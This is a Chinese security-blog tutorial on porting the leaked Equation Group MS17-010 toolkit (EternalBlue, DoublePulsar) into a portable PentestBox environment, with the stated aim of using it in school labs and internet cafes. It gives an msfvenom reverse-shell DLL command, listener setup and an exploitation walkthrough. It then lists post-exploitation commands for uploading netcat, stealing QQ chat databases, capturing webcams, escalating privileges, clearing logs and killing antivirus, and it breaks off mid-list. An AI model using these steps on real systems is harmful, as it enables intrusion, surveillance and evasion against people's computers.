|
|
[p=26, null, left][color=rgb(88, 88, 88)][size=15px]*本文原创作者:ssooking,本文属FreeBuf原创奖励计划,未经许可禁止转载[/size][/color][/p]一. 前言[p=26, null, left][color=rgb(88, 88, 88)][size=15px]前段时间Shadow Broker披露了 Windows大量漏洞,甚至爆出黑客组织 Equation Group 对于Windows 远程漏洞 MS17-010 的利用工具,该漏洞影响范围之广,堪称杀器。可以看看官方通告。大伙们也忙的热火朝天~~于是想着把攻击环境移植到u盘里,然后比如去学校机房,网吧。[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]这里分享一下个人的移植过程,以及在使用攻击代码过程中遇到的问题,思路就是利用现成的神器pentestbox,向里添加攻击代码以及其运行需要的python环境。[/size][/color][/p]二. 环境移植过程[p=26, null, left][color=rgb(88, 88, 88)][size=15px]Pentest Box是一款Windows平台下预配置的便携式开源渗透测试环境,集成了各种编译运行环境,具体的可以到网上了解一下。[/size][/color][/p]1. 工具准备:[p=26, null, left][color=rgb(88, 88, 88)][size=15px]Pentestbox:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]https://pentestbox.org/zh/[/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]方程式工具包: EQGRP_Lost_in_Translation[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]https://github.com/x0rz/EQGRP_Lost_in_Translation/tree/master[/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]python环境[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]必须在Python2.6 和 pywin32-221环境下,如果你用其他环境,会报各种诸如模块/dll缺失等错误[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)] [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]Python2.6 和 pywin32-221位数需要相同,我用的是32位的[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]Python2.6.6 (32) [/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]下载链接:[color=rgb(6, 154, 239)]https://www.python.org/download/releases/2.6.6/[/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]pywin32-221(32)[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]下载链接:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]https://sourceforge.net/projects/pywin32/files/pywin32/Build%20221/pywin32-221.win32-py2.6.exe/download[/color][/size][/color][/p]2. Pentestbox下python2.6环境配置[p=26, null, left][color=rgb(88, 88, 88)][size=15px]分别安装,然后你会得到攻击包运行的python2.6环境[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]在Python26\Lib\site-packages目录下,你会发现插件也已经安装[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后把python26这个文件夹拷贝到你的pentestbox环境变量目录下:Pentestbox\base[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]刚才你也可以直接装到pentestbox\base下[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后我们添加python2.6环境变量,在Pentestbox \config\alias文件中加一行[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]python26=”%pentestbox_ROOT%\base\Python26\python.exe” $*[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后我们启动pentestbox,由于pentestbox通过线程注入挂钩cmd.exe来调用系统命令,因此杀软可能会提示警告,信任即可。[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]这个时候,我们运行python26可以看到环境配置成功[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]3. 漏洞利用工具配置[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]我们下载EQGRP_Lost_in_Translation工具包,修改windows目录下fb.py,去除不必要的代码[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后我们把windows文件夹复制到pentestbox目录下[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px] [color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]这里我把windows里的文件放到pentestbox根目录下的ms17-010文件夹内[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]我们进入ms07-010目录并执行python26 fb.py[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]这样我们就可以启动攻击程序了[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p]三. 攻击示例[p=26, null, left][color=rgb(88, 88, 88)][size=15px]攻击机:192.168.1.106[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]靶机: 192.168.1.111 windows x64 SP1[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]我们先用msf生成dll木马,用于控制目标[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xxxx LPORT=9999 -f dll > 9999-64.dll[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]Pentestbox里自带的metasploit框架我在使用总是时出现问题,我一般不用它,我通常是在自己的vps服务器进行监听[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]本地测试时候可以找一台kali攻击机[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]dll木马我们可以提前生成好放在u盘里带着,随时备用*_*[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]接下来我们用Msf进行监听[/size][/color][/p] [p=26, null, left][size=15px] use exploit/multi/handler[/size][/p][p=26, null, left][size=15px] set payload windows/x64/meterpreter/reverse_tcp[/size][/p][p=26, null, left][size=15px] set LHOST IP (这里填写vps的内网ip,记得开放监听端口)[/size][/p][p=26, null, left][size=15px] set LPORT 9999[/size][/p][p=26, null, left][size=15px] set stagerverifysslcert false[/size][/p][p=26, null, left][size=15px] exploit -j[/size][/p] [p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)] [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]如果没有设置set stagerverifysslcert false,获取shell的时候可能会出现这样的情况[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]回到fb.py中,开始攻击[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][?] Default Target IP Address [] : 攻击目标[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][?] Default Callback IP Address [] : 本机ip[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][?] Use Redirection [yes] : no 是否重定向[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][?] Base Log directory [D:\logs] : 是否输出日志[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后创建一个项目实例[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]如果你之前创建过实例,可以选择它,改设置,也可以重新创建一个[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]输入命令 use 可以查看我们利用的exp模块[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]我们使用EternalBlue模块,use EternalBlue[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px] 下面一直回车就行[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]选择攻击目标的系统[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]这里会询问你payload传输方式 选择1,感觉更稳定些[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]继续回车,确认信息[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px] [color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]成功之后,我们使用doublepulsar模块[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]继续一路回车[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px] 选择协议[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px] 选择目标系统[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]选择攻击方式,我们利用dll木马[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]设置dll木马路径,我已经提前生成好放在u盘里随身携带,随时备用~[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后设置要注入的程序,默认是lsass.exe[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px] [color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]这里注入的进程会对目标造成影响,也试了几个其他程序,比如注explorer时候,会弹出一个报错框[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]注入其他进程,有时候或多或少都会出那么点问题[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]然后是一路回车[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]最后一步执行攻击[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]Msf这里成功获取shell[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]截个屏看看[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]一个正在成长中的团队,欢迎交流,分享,合作~[/size][/color][/p]四. 后渗透辅助命令[p=26, null, left][color=rgb(88, 88, 88)][size=15px]下面是一些示例命令,配合这些命令,happy to play~[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]upload /root/nc.exe c:\\windows\\system32 #上传文件[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]search –d c:\\windows –f *.mdb #在目标主机Windows目录中搜索文件s [/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]执行程序[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]execute -H -i -f cmd.exe #隐藏执行cmd并与之交互[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]execute -H -m -d calc.exe -f wce.exe -a “-o foo.txt” #隐藏执行,并显示虚假运行程序 [/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]我们可以用远控生成一个木马传过去[/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, center][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]  [/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]例:下载目标聊天记录到本地/tmp目录下,可用Qqlogger查看[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]download c:\\Programs Files\\Tecent\\QQ\\Users\\qq号\\Msg2.0.db /tmp[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]run webcam -p 图片保存路径 #开启目标摄像头并截图[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]run packetrecorder –i 会话序号 #捕获流量数据包.pcap[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]提权[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]use privs[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]getsystem[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]getuid[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]clearev –清除日志 [/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]run killav –干掉杀软 [/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]文件关联[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 